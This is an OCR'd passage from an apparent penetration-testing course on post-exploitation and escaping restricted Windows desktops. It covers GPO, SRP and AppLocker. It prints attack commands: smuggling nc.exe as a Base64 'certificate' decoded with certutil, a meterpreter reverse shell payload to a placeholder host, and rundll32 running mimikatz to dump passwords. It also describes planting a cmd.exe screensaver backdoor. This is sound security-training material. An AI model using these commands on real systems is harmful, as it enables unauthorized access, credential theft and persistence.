
Using hash_extender, we can simplify the process of calculating hashes for this attack, but it is still very much a manual guessing process. This is where we as advanced penetration testers provide value over automated scanning and exploitation tools and even less experienced penetration testers: We can apply techniques in creative ways and experiment with a system until we exploit the target or are reasonably confident that the system is not vulnerable.

During your penetration tests, watch for applications that use a hash to validate input content, either through a web page or any other network protocol. Apply the hash length extension attack to access additional resources accessible on the target.




Exercise Complete – STOP

This marks the completion of the exercise. Congratulations on successfully completing all the exercise steps!



Course Roadmap


In this section, we explore numerous tools and techniques used to escape protected desktops, which are specifically designed to keep us from escaping.



Objectives

This module focuses on tasks and tools used in post exploitation. After gaining an initial foothold, the purpose of further penetration depends on discovering new targets and collecting new credentials or valuable data. Often this requires working around or through a defensive control or configuration issue. Perhaps the environment is a job-specific tailored desktop (think Citrix, VNC, or Microsoft RDP) that provides a limited desktop. Typically, this could be a hidden Start menu, a limited Internet Explorer, or a restriction to only allow applications stored in a certain directory.


These restrictions sometimes completely disable the functionality. Other times, the feature is "hidden" but still available. In this section, we see some tips and tricks on how to identify "escape routes" out of restrictions and how to gain control inside a restricted environment.



Post-Exploitation Goals

Post exploitation can mean any activity after an initial exploit gains some sort of access. Initial exploitation seldom has the proper access the attacker desires. This foothold of relatively weak access can be used to penetrate further into the victim systems. Post exploitation usually focuses on escalation to a better privilege of access, but sometimes can be more of a lateral movement or even de-escalation to the proper (but less privileged) access.

In a group of machines, this could mean leveraging the currently exploited account on another system where the account has different privileges. It almost always includes pilfering of any non-default content, such as local data files or third-party provided applications. A group of machines will either have shared infrastructure, like synchronized accounts on a shared server, or manually synchronized accounts. By leveraging the current position to discover new vulnerable targets, the attacker can gain value out of any access gained.



Restricted Desktops

Group Policy Objects (GPO) are amazing. They provide incredibly granular controls over thousands of Windows settings and can be enforced on machines, domains, or any organizational units (OU). These Administrative Templates increase in number and power as each OS and Service Pack is released.


Windows Components:

- Internet Explorer, Windows Explorer, Microsoft Management Console, Task Scheduler, Terminal Services, ...
- Desktop, including Start menu and taskbar
- Control Panel
- Network and Shared folders
- Other System Properties

Software Restriction Policies (SRP) are defined under the Security Settings section within the Group Policy Editor. The purpose of an SRP is to control the applications that can be run on the system. This can help the Administrator to prevent end-users to execute binaries downloaded from the Internet or transferred by using a portable medium such as a USB stick.

Two security levels are available:

- **Unrestricted**: Software access rights are determined by the access rights of the user (default in Windows 2003 or lower)
- **Disallowed**: Software will not run, regardless of the access rights of the user



Software Restriction Policy (SRP)


There are four types of rules that currently exist:

- **Certificate**: Software publisher certificate has been used to digitally sign the file
- **Hash**: A cryptographic fingerprint of the file is used
- **Zone**: From which IE zone the file was downloaded
- **Path**: Location where the file is stored

The policy rules are evaluated in combination with the configured security level (Unrestricted/Disallowed) and can typically be set on two values:

- **Unrestricted**: If the application falls into the scope of the rule, execution is allowed
- **Disallowed**: If the application falls into the scope of the rule, execution is not allowed

Example: A system is configured with the default security level Unrestricted; we create a new Hash rule for the mspaint.exe application (located in the C:\Windows directory) and tgvbfset the Hash rule's security level to Disallowed. A fingerprint of the mspaint.exe application is stored for later usage. When the end-user now tries to start up the Microsoft Paint utility, the Windows OS evaluates the default security level and all the SRP rules and notices that the fingerprint of the executed application matches one of the rules that is set on Disallowed. Execution of the application fails regardless of the permission of the end-user on this application. (MS Paint is normally executable by anyone.) See http://technet.microsoft.com/en-us/library/cc507878.aspx for more SRP information.



AppLocker

AppLocker was introduced in Windows Server 2008 R2 and Windows 7 as the new version of Software Restriction Policies. It allows you to create rules to allow or deny applications from running based on the properties of files and to specify which users or groups can run those applications.

Using AppLocker, you can:

- Control the following types of applications: Executable files (.exe and .com), scripts (.js, .ps1, .vbs, .cmd, and .bat), Windows Installer files (.mst, .msi, and .msp), DLL files (.dll and .ocx), and packaged apps and packaged app installers (appx).
- Define rules based on file attributes derived from the digital signature, including the publisher, product name, filename, and file version. For example, you can create rules based on the publisher attribute that is persistent through updates or you can create rules for a specific version of a file.
- Assign a rule to a security group or an individual user.
- Create exceptions to rules. For example, you can create a rule that allows all Windows processes to run except Registry Editor (Regedit.exe).
- Use audit-only mode to deploy the policy and understand its impact before enforcing it.
- Import and export rules. The import and export affects the entire policy. For example, if you export a policy, all the rules from all the rule collections are exported, including the enforcement settings for the rule collections. If you import a policy, all criteria in the existing policy are overwritten.
- Streamline creating and managing AppLocker rules by using Windows PowerShell cmdlets.

Source: http://technet.microsoft.com/en-us/library/ee424367.aspx

Other "Restrictions"

- "vApp" style obfuscation:
  - Running application in a VM and hiding the desktop
  - Citrix, VMware, Microsoft have vApp products
- Third-party software:
  - Replace the Windows shell explorer
    - HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell = "Custom.exe"
  - Adjust the GPO + SRP and GPO + other registry settings
  - Popular examples
    - RES PowerFuse, Secure Desktop & SiteKiosk

Other "Restrictions"


Sometimes, the security is implemented by removing or replacing the desktop, shell, or explorer. Several companies depend on hiding the desktop to provide a Virtual Application (vApp). Enough of the real OS is still there, ready to be manipulated.

Third-party software abounds for restricting desktops, usually by replacing explorer.exe:

- RES PowerFuse – http://www.ressoftware.com/
- Secure Desktop – http://visualautomation.com/securedesktop/index.html
- SiteKiosk – http://www.sitekiosk.com/

These products typically replace the Windows Shell Explorer completely to have full control over the system. This is done by pointing the SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell Registry key to their specific application under the Hive Key Local Machine (HKLM) of Hive Key Current User (HKCU). By doing this, they can trap calls to Sticky Keys (five times shift in Windows), CTRL+ALT+DEL, F1, and so on.

Bypassing these remotely is difficult unless you find application vulnerabilities that will allow you to execute custom code. However, if you find a way to edit the registry (rebooting using live cd, local admin rights, etc.), you can set the Windows Shell Explorer key to the default Windows value explorer.exe and this could fix some of the restrictions.



Escaping Restricted Desktops

In the next slides, we see simple but effective techniques to execute three applications always installed on any Windows systems:

- The good old command prompt cmd.exe, which gives us command-line control over the operating system. If you have the required privileges, you can use a built-in command to edit the registry (reg.exe), to modify network or firewall settings (netsh firewall), and do much more. Using powershell.exe or the legacy command.com could also be used.
- Notepad has a lot of the Windows standard dialogs (Open, Save, Print, Help), which allow us to browse the filesystem with a nice GUI. In addition, we can use the save functionality to write files to the file system.
- Most of the browsers also have the Windows common dialogs, but they usually allow us to communicate with systems on the Internet. If a standard browser is too restricted, try for a media player such as the built-in Windows Media Player (wmplayer.exe), which is usually not hardened in the same way.

There are many other built-in Windows tools that can serve a purpose during an attack. Based on our experience, these three tools are most frequently used. Most of the techniques on the next slides work when Group Policy Objects are configured that are NOT Software Restriction Policies.

Building Binary Files Natively

- Base64 encode the binary file outside

```
$raw = Get-Content -Path c:\nc.exe -Encoding Byte
$b64 = [System.Convert]::ToBase64String($raw)
$begin= "-----BEGIN CERTIFICATE-----"
$end =  "-----END CERTIFICATE-----"
"$begin$b64$end" | Out-File c:\nc.txt
```

- Download via notepad; certutil to write

```
certutil.exe -decode nc.txt nc.exe
```


Building Binary Files Natively

With all these techniques, there may be some peculiar restriction or simply broken command preventing your escape. If the binary transfer with Microsoft Paint isn't working for you, there are still alternatives. The old debug.exe program that is still bundled with 32-bit versions of Windows can import text to write to binary files. We can also use Base64 encoding to save our binary data outside the restricted environment, format it as a certificate, and use the native certutil.exe command to write out the binary file again.

Outside the restricted desktop, encode the binary into Base64 using PowerShell:

```
$raw = Get-Content -Path c:\nc.exe -Encoding Byte
$b64 = [System.Convert]::ToBase64String($raw)
$begin= "-----BEGIN CERTIFICATE-----"
$end =  "-----END CERTIFICATE-----"
"$begin$b64$end" | Out-File c:\nc.txt
```

Back in the restricted desktop, copy/paste the text or use notepad's File-Open-URL feature we just covered to transfer and save the text file. Then use certutil.exe to write the bytes back to a binary file.

```
certutil.exe -decode nc.txt nc.exe
```

Using Alternative Payloads

- Protections typically enforced on EXE, not DLLs, scripts, or macros

```
# unicorn.py windows/meterpreter/reverse_tcp X.X.X.X 443 hta
# msfvenom -p windows/exec -f dll CMD=calc.exe -o calc.dll
```

- Rundll32.exe often allowed, required for many services

```
C:\> rundll32.exe CALC.dll,DoesntExist
C:\> rundll32.exe mimikatz.dll,Main
  log privilege::debug logon::passwords exit
```

- Use functions from system DLLs, such as a CMD screensaver

```
C:\Windows> copy System32\cmd.exe Temp\cmd.scr
C:\Windows> rundll32.exe desk.cpl,InstallScreenSaver
        C:\Windows\Temp\cmd.scr
```


Using Alternative Payloads

One of the stand-alone features of the Metasploit project is called msfvenom, which can create stand-alone files containing popular Metasploit payloads. The legacy command, msfpayload, is deprecated in favor of msfvenom. The Magic Unicorn script will also take an hta or macro command-line option and call msfvenom with the appropriate options for you.

Usage: msfvenom<payload> [var=val] -t [c,py,rb,pl,psh,sh,vba,java,elf,macho,dll,exe,..] -o outputfile

We can create a dll containing a Metasploit payload and then run it on the victim via the rundll32.exe available in all versions of Windows. This is often available, even with SRP enabled, as it is located in C:\Windows and is not restricted by default in many SRP deployments. Scripts and macro payloads are also valuable. Macros especially tend to be allowed for complicated form and other Office document functionality.

After we execute the command **rundll32.exe CALC.dll,DoesntExist**, our dll will be loaded into memory, and our embedded Metasploit payload will be run through the initialization code. The DoesntExist parameter needs to be included, but it does not have to be a real function exported by the DLL.

Running Metasploit payloads is fun, but remember you likely can utilize functions from any Windows system DLL or third-party application that has functionality you could use. The screensaver file format, SCR, is a special kind of portable executable. Replacing a screensaver with a command shell is a handy way to leave a backdoor.

Module Summary

- Desktop restrictions can thwart "normal" attacks, but are typically easy to defeat with a little exploration
- Abuse what features and applications you can find to achieve success

Module Summary

In this module, we worked around some typical desktop restrictions. Sometimes the restrictions can frustrate attack attempts, but typically, the desktop must serve a purpose so we may be able to abuse what is allowed. Sometimes a little creativity goes a long way while defeating defenses.

Exercise: RDP Escape Setup

- Target: Windows 2003 R2 Server
- Goals:
  - Escape a restricted Windows Application
  - Sidestep SRP and other host defenses
  - Gain execution of a command shell, Notepad, and Paint

Exercise: RDP Escape Setup

This exercise is designed to force you to find alternative techniques to execute commands. You will have to explore the victim target. You will likely see many errors and security notifications disallowing common tasks. Discover how to execute a command shell (cmd.exe), Notepad (notepad.exe), and Paint (mspaint.exe) to prove you have a complete foothold on the restricted desktop.

